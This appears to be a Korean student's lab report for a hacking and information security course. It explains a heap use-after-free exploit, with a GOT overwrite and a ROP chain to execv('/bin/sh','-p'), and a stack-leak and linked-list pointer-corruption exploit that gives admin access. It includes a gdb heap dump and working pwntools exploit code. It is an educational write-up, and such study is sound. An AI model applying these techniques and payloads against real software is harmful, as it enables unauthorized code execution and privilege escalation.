해킹 및 정보보안 Lab #4

20201564 김성현


1. Lab #4-1 (exploit_mall)

(1) 취약점 분석


이 프로그램의 가장 큰 취약점은 modify_description에 존재한다. descr 배열의 크기가 80이고, descr의 입력을 기존에 add_items에서 입력받는 descr 길이보다 길게 받는다. 이때, 기존의 길이보다 길게 입력받을 경우 descr가 가리키는 포인터를 realloc을 한다. 이때, realloc을 먼저 한 뒤에 new_len>MAX_DESCR_LEN을 확인하기 때문에 의도하지 않은 크기의 heap이 realloc 될 수 있다. 이때, modify를 하는 item이 heap의 맨 끝이 아닌 경우, 다시 말해 현재 item의 다음 item이 존재할 때 상당히 긴 길이로 realloc을 하게 된다면, heap의 맨 뒤의 공간을 새로 할당 받은 후, 기존의 descr 공간을 free한다. 하지만, free한 후에도 그 위치에 저장된 descr의 포인터는 그대로 남아있기 때문에, 이후에 add_item을 하면 그 free한 공간을 그대로 사용하게 되어, 마지막에 add_item한 item의 여러 가지 정보를 의도하지 않게 조작할 수 있다. 우리의 목표는 이러한 취약점을 다방면으로 이용하여, execv 함수의 주소를 알아내고, 적절한 rdi, rsi를 이용하는 함수를 찾아서 그 함수의 GOT에 execv 함수의 주소를 덮어쓴다. 마지막으로, 그 함수의 rdi, rsi 값이 적절하게 이용되도록 조작한 후 GOT를 덮어쓴 함수를 호출하고, cat secret.txt 를 하면 우리가 원하는 내용을 출력할 수 있다. 자세한 내용은 2번에서 설명하겠다.

(2) exploit 상세 내용 및 공격


먼저, 우리는 tv는 사용하지 않고 pc를 이용할 것이다. 먼저 2개의 pc item을 추가한 후의 heap 상태를 그림으로 나타내면 다음과 같다. (descr 길이는 32이다.)



여기서, bb의 descr 길이를 늘리면 heap의 뒷 공간에 충분한 공간이 존재한다. 이때, 일반적인 item의 크기만큼을 확보하기 위해, modify에서 a를 65개를 입력하여, alignment 포함 72개의 공간을 확보하도록 한다. 그렇게 할 경우, bb 이후의 heap의 상태는 아래 그림과 같다.



이후, cc pc item을 추가하여 bb의 descr의 뒷 공간이 연속적으로 확장되지 못하도록 막는다. 그 후, bb의 descr를 72보다 더 길게 한다. 그러면, bb의 descr 내용은 뒤로 옮겨진다. 하지만, bb의 descr 위치에는 여전히 그 포인터가 남아있다. 그리고, 기존의 bb의 descr가 저장되어 있던 공간의 크기는, aa, cc 등의 다른 pc item의 크기와 같다. 따라서, 이후에 dd pc item을 추가한다면, 그것의 데이터는 기존 bb의 descr 공간에 할당된다. 따라서, **dd의 영역은 bb의 descr 포인터가 가리키게 된다.** 이때, bb를 다시 modify한다. modify에서는 32의 크기보다 더 입력받을 수 있음을 이용한다.



왼쪽 사진에서, bb를 modify하는 함수에서 입력하는 값은, 그림의 dd를 가리키는, 노란색 name의 위치에 저장되게 된다. 따라서, name의 32칸을 전부 채우고, 이후 8바이트에 우리가 출력하기를 원하는 함수의 got를 넣으면 그 libc상 실제 위치를 disclosing 할 수 있다. 우리는 puts 함수의 got를 입력하여 puts 함수의 실제 주소를 알아낼 것이고, 그러면 execv, gets, strncmp 등 여러 함수의 libc상 실제 주소를 계산할 수 있다.

그 다음, 같은 방법으로 heap의 주소를 알아낼 것이다. 후에 /bin/sh와 -p를 이용하기 위함이다. puts 함수와 같은 방법으로 items의 주소를 disclose한다. 그러면, 우리가 맨 처음에 add한 aa의 name을 가리키는 주소를 알아낼 수 있다. 이때, items의 주소는 modify_description 함수에서 item = items[i]를 통해 알아낼 수 있다. 이제 heap의 주소 또한 알아냈다. 이제 /bin/sh와 -p를 저장하자. ee pc item을 새로 추가하여, name을 /bin/sh, description을 -p로 한다.

이제 마지막 단계다. 결론부터 말하면, 우리는 view_item 함수 안에 존재하는 strncmp 함수를 이용할 것이다. rdi는 name, rsi는 item->name의 값을 갖게 된다. 이때, strncmp 함수는 맨 앞의 item부터 비교를 하기 때문에, items[0]->name의 위치에 /bin/sh와 -p가 저장된 주소를 저장해야 한다. 즉, 우선 aa item을 delete 하고, 새로 pc item을 add 해야한다. 앞서 설명한 것처럼 그러면 새로운 pc item은 기존 aa의 위치, 즉 맨 앞에 add 된다. 이때, 이 item의 name을 (ee의 name의 주소)+(ee의 descr의 주소)를 연달아서 16바이트를 저장해준다. 이때, ee의 name의 주소는 맨 아래에 첨부한 검은 사진으로 부터 우리가 아는 heap의 주소에서 0x230, 0x280을 더해야함을 알 수 있다. 이제, strncmp 함수를 호출하면 execv 함수를 호출하게 변경하면 된다. 다시 bb item을 modify 한다. 여기서, 위 사진에서도 알 수 있듯이, a를 48개 입력한 후 rdi_gadget을 입력하면 dd의 print_info 함수가 rdi_gadget으로 덮어씌워진다. 그후 다시 bb item을 modify 해서, dd의 이름을 rdi_gadget으로 조작한다. 그 후, dd item을 view하는데, 이때 fgets의 입력으로 rdi_gadget, strncmp의 got, gets 함수의 주소, manage 함수의 주소를 차례로 입력한다. 하나씩 설명하겠다. 우선, view_item의 스택 프레임을 살펴보면, name의 주소가 $rsp+0, 즉 시작점이다. 따라서, 스택 프레임이 아래 그림과 같이 된다.

rdi gadget: pop $rdi, ret

ret_addr	rdi_gadget	strncmp_got	gets_addr	manage_shopping_mall

rdi_gadget의
return address

여기서, print_info가 rdi_gadget으로 대체되었으므로, rsp를 8만큼 빼서 ret_addr를 저장한 뒤, rdi gadget이 실행된다. 이때, rdi_gadget은 rsp를 두 번 더하므로, 입력한 rdi_gadget으로 rip를 조작할 수 있다. 그러면, puts 함수의 주소를 이용하여 계산한 gets 함수를 실행하여, strncmp의 got에 존재하는 값을 우리 마음대로 바꿀 수 있다. 이때, execv 함수의 주소를 입력하여, strncmp 함수가 실행될 때마다 execv가 실행되도록 한다. 그 후, 다시 원래대로 돌아가기 위해 manage_shopping_mall 함수의 주소를 저장한다.
마지막으로, 돌아온 뒤 view_item으로 들어가서 입력을 /bin/sh로 하여, name에 /bin/sh가 저장되도록 한다. 그러면, view_item에 존재하는 strncmp 함수가 실행되는데, 아까 execv로 대체했다. 그리고, item->name에는 기존에 /bin/sh와 -p가 저장된 위치를 가리키는 주소로 대체했으므로, /bin/sh를 -p 옵션과 함께 실행하게 된다.

```
(gdb) x/100xg 0x1d2f010
0x1d2f010:      0x0000000001d2f240      0x0000000001d2f290
0x1d2f020:      0x0000000000000000      0x0000000000000a00
0x1d2f030:      0x0000000001d2f060      0x000004d200000020
0x1d2f040:      0x0000000000400a06      0x0000000000003769
0x1d2f050:      0x0000040000000010      0x0000000000000031
0x1d2f060:      0x0000000000006161      0x0000000000000000
0x1d2f070:      0x0000000000000000      0x0000000000000000
0x1d2f080:      0x0000000000000000      0x0000000000000051
0x1d2f090:      0x0000000000006262      0x0000000000000000
0x1d2f0a0:      0x0000000000000000      0x0000000000000000
0x1d2f0b0:      0x0000000001d2f0e0      0x000004d200000041
0x1d2f0c0:      0x0000000000400a06      0x0000000000003769
0x1d2f0d0:      0x0000040000000010      0x0000000000000051
0x1d2f0e0:      0x6161616161004013a3    0x6161616161616161
0x1d2f0f0:      0x6161616161616161      0x6161616161616161
0x1d2f100:      0x6161616161616161      0x6161616161616161
0x1d2f110:      0x0000000004013a3       0x6161616100003769
0x1d2f120:      0x0000040000000010      0x0000000000000051
0x1d2f130:      0x0000000000006363      0x0000000000000000
0x1d2f140:      0x0000000000000000      0x0000000000000000
0x1d2f150:      0x0000000001d2f180      0x000004d200000020
0x1d2f160:      0x0000000000400a06      0x0000000000000069
0x1d2f170:      0x0000040000000010      0x0000000000000031
0x1d2f180:      0x0000000000006363      0x0000000000000000
0x1d2f190:      0x0000000000000000      0x0000000000000000
0x1d2f1a0:      0x0000000000000000      0x0000000000000061
0x1d2f1b0:      0x6161616161616161      0x6161616161616161
0x1d2f1c0:      0x6161616161616161      0x6161616161616161
0x1d2f1d0:      0x6161616161616161      0x6161616161616161
0x1d2f1e0:      0x6161616161616161      0x6161616161616161
0x1d2f1f0:      0x0000000000000061      0x0000000000000000
0x1d2f200:      0x0000000000000000      0x0000000000000031
0x1d2f210:      0x0000000000006161      0x0000000000000000
0x1d2f220:      0x0000000000000000      0x0000000000000000
0x1d2f230:      0x0000000000000000      0x0000000000000051
0x1d2f240:      0x0068732f6e69622f      0x0000000000000000
0x1d2f250:      0x0000000000000000      0x0000000000000000
0x1d2f260:      0x0000000001d2f290      0x000004d200000020
0x1d2f270:      0x0000000000400a06      0x0000000000003769
0x1d2f280:      0x0000040000000010      0x0000000000000031
0x1d2f290:      0x000000000000702d      0x0000000000000000
0x1d2f2a0:      0x0000000000000000      0x0000000000000000
```

2. Lab #4-2 (exploit_login)


(1) 취약점 분석

먼저, outer_menu에서 action을 선택할 때, 한 글자만 입력받는 것이 아닌, 32글자를 입력받는다. 따라서, stack frame의 형태에 따라 login과 join 함수의 stack frame에 영향을 줄 수 있다. (취약 부분 계산에서 자세히 계산할 것이다.) 또, join 함수에서 user의 id가 알파벳 소문자만 존재하는지를 확인하는 과정에서, 도중에 알파벳 소문자가 아닌 문자가 나타나는 경우 chk=NULL 구문이 실행되지 않는다. 따라서 join 함수의 id_buf가 저장된 주소값이 그대로 남아있다. 그리고 add_mail 함수에서 @와 .이 입력될 경우 p2의 길이가 4와 5씩 증가하게 되어, 의도한 크기인 32보다 최대 6바이트 더 입력할 수 있다. 즉, p2가 n->mail을 가리키기 때문에 이 6바이트로 mail의 다음 멤버인 prev의 주소를 덮어 씌울 수 있다. 마지막으로, login 함수에서 user_service를 호출할 때 node의 주소를 인자로 보낸다.

이 문제의 궁극적인 목표는, 현재 로그인된 유저가 admin인 것으로 착각하게 하여 admin의 email에 존재하는 secret.txt 파일 내용을 출력하는 것이다.

(2) 취약 부분 계산 및 공격

먼저, outer_menu에서 action을 선택할 때 발생하는 문제점을 파악하기 위해 main_service에서 호출하는 세 개의 함수에 대한 stack frame을 한 군데에 그려놓은 사진은 다음과 같다. disas를 통하여 변수들의 위치를 알아내었다.




여기서 login 함수의 stack frame 한 칸당 8바이트이고, 나머지 outer_menu, join 함수에 대해서는 크기에 맞게 칸을 합쳐 놓았다. 여기서, outer_menu에서 buf를 꽉 채웠다고 하자. 이때, join 함수로 들어갈 수 있게 J\0JJJ... 등의 문자열을 꽉 채워서 입력한다. 그러면, outer_menu에서 JOIN을 리턴하므로, main_service에서 바로 join 함수로 들어가게 된다. 그 다음, join에서 앞서 설명했듯 소문자가 아닌 user id를 미리 입력해서, chk가 id_buf의 위치를 가리키는 것이 손상되지 않게 한다. 아무 글자나 소문자가 아닌 글자 한 글자만 입력해도 충분하다.(물론 적당히 여러 글자도 괜찮다. 어차피 login에서 다시 덮어 씌우니까.) 다시 main_service로 돌아왔을 때는 login으로 들어가서 buf를 꽉 채운다. D를 32글자를 넣었다고 하자. 그러면, D...D는 사전에 존재하지 않는 아이디이므로 printf("ID %s not found\n", buf); 구문이 실행된다. 그런데, buf를 잘 살펴보자. 사진의 login 함수 buf 변수의 시작점부터 32바이트까지는 DDDD....D로 채워져 있고, 이후 8바이트는 outer_menu에서 미리 입력해준 J가 8개, 바로 뒤 8바이트에는 join 함수에서 chk의 공간에 id_buf의 주소를 저장해 두었다. 여기까지 오는 과정에서 NULL 문자가 존재하지 않게 되어, chk에 저장되어 있는 id_buf의 주소를 알아낼 수 있다. 따라서 이 과정을 모두 진행했을 때, 최종적으로 stack frame의 주소를 알아낼 수 있게 된다. 이에 해당하는 코드는 다음과 같다.


```python
p.recvuntil(b"E): ")
p.send(b"J\x00"+b"J"*30)
sleep(0.5)
p.recvuntil(b"ID: ")
p.sendline(b"1")
p.recvuntil(b"allowed")
p.recvuntil(b"E): ")
p.sendline(b"L")
p.recvuntil(b"ID: ")
p.send(b"D"*32)
sleep(0.5)
stack_addr = p.recv()
print(stack_addr)
stack_addr = stack_addr[43:49]+ b"\x00\x00"
stack_addr = u64(stack_addr)
```

위 코드에서, outer_menu에서 J\0J...J를 입력하여 login 함수와 join 함수에서 채울 수 없는 부분을 미리 채울 수 있게 된다. 그 다음 join 함수에서 1만 전송하여, chk가 손상되지 않도록 한다. 그 다음 login 함수에서 D를 32글자를 채움으로써 chk의 위치까지 NULL 문자가 존재하지 않도록 한다.

이제 stack의 주소를 알아냈다. 이제 우리의 목적을 실행하기 위해, 즉 admin으로 로그인 된 상태를 만들기 위해 살펴봐야 할 것은 다음과 같다. 정확한 계산을 하기 전에, join을 통해 aa의 이름을 갖는 user를 하나 만든다. 그다음 aa의 add_mail 함수에서, 일종의 BOF를 일으켜서 현재 로그인된 노드의 prev 노드의 주소를 조작하는 것이 가능하다고 설명했다. 즉, n->prev를 조작할 수 있는데, 여기서 n->prev->next가 n이 되게 한다면, withdraw의 prev->next != n의 제약 조건을 회피할 수 있고, 만약 n->next가 admin이라면, n->prev->next = n->next가 실행되어 n이 admin이 되게 조작할 수 있다. 그렇다면, n->prev의 next가 어떻게 n이 되게 할지 설명하겠다. 우선, n의 위치를 간편하게 생각하여 M이라 하자. 그러면, n->next를 참조할 때는 단순하게 M+72의 위치만을 참조한다는 것에 착안한다. (struct user_node에서, id 16byte, pw 16byte, mail 32byte 후에 prev 8바이트까지 계산하면 72byte이다.) 즉, M+72의 위치가 n의 주소를 가리키도록만 잘 조절하면 된다는 뜻이다. 그림과 함께 설명하겠다.



여기서, N-64의 위치가 정확히 node의 시작점이다. 또, 우리는 이미 N-40의 주소를 알고 있다. 여기서, M+72가 정확히 node의 시작점을 가리키기 위해서는, N-40에서 96바이트 만큼 뺀 값, 즉 N-136이 prev의 주소가 된다면, N-136+72 = N-64가 되어 우리가 원하는 위치를 가리키게 될 것이다. 그러면, admin의 prev는 aa, next는 NULL을 가리키고, aa의 prev는 N-136, next는 admin, N-136의 next는 aa를 가리키게 된다. 이 상태에서 aa를 withdraw를 해주면, aa의 prev가 존재하므로, aa의 prev의 next가 aa와 동일한지 확인한다. 이때 prev의 next는 prev의 주소에서 단순히 72를 더한 위치를 참



```
stack_addr -= 0x60
stack_addr = p64(stack_addr)

p.sendline(b"J")
p.recvuntil(b"ID: ")
p.sendline(b"aa")
p.recvuntil(b"password: ")
p.sendline(b"aa")
p.recvuntil(b"E): ")
p.sendline(b"L")
p.recvuntil(b"ID: ")
p.sendline(b"aa")
p.recvuntil(b"password: ")
p.sendline(b"aa")
sleep(0.5)

p.recvuntil(b"L): ")
p.sendline(b"A")
p.recvuntil(b"new email: ")

p.send(b"a"*23+b"@."+stack_addr[0:6])
p.recvuntil(b"L): ")
p.sendline(b"W")
p.recvuntil(b"L): ")
p.sendline(b"A")
print(p.recv())
```

조하므로, prev가 위 사진의 N-64를 가리키게 조종한다면 자연히 N-64의 위치를 prev->next로 참조하게 된다. 따라서 aa와 prev->next가 같게 되어 exit(1)이 발생하지 않는다. 이후, prev->next가 aa의 next를 가리키게 되는데, 이때 prev->next의 위치에는 aa의 주소가 저장되어 있는데, aa의 next는 admin을 가리키므로, 여기서 현재 로그인하고 있는 user가 일반 유저에서 admin이 되어 버린다. 이후 add_mail 함수를 접속하여 현재 이메일을 출력하면 우리가 원하는 secret.txt의 내용이 출력된다.

위 코드는 우리가 알고 있는 stack의 주소에서 96바이트만큼 뺀 곳을 n->prev에 저장하고, 따라서 admin으로 계정 접속 정보가 변경되는 것을 구현한 코드이다.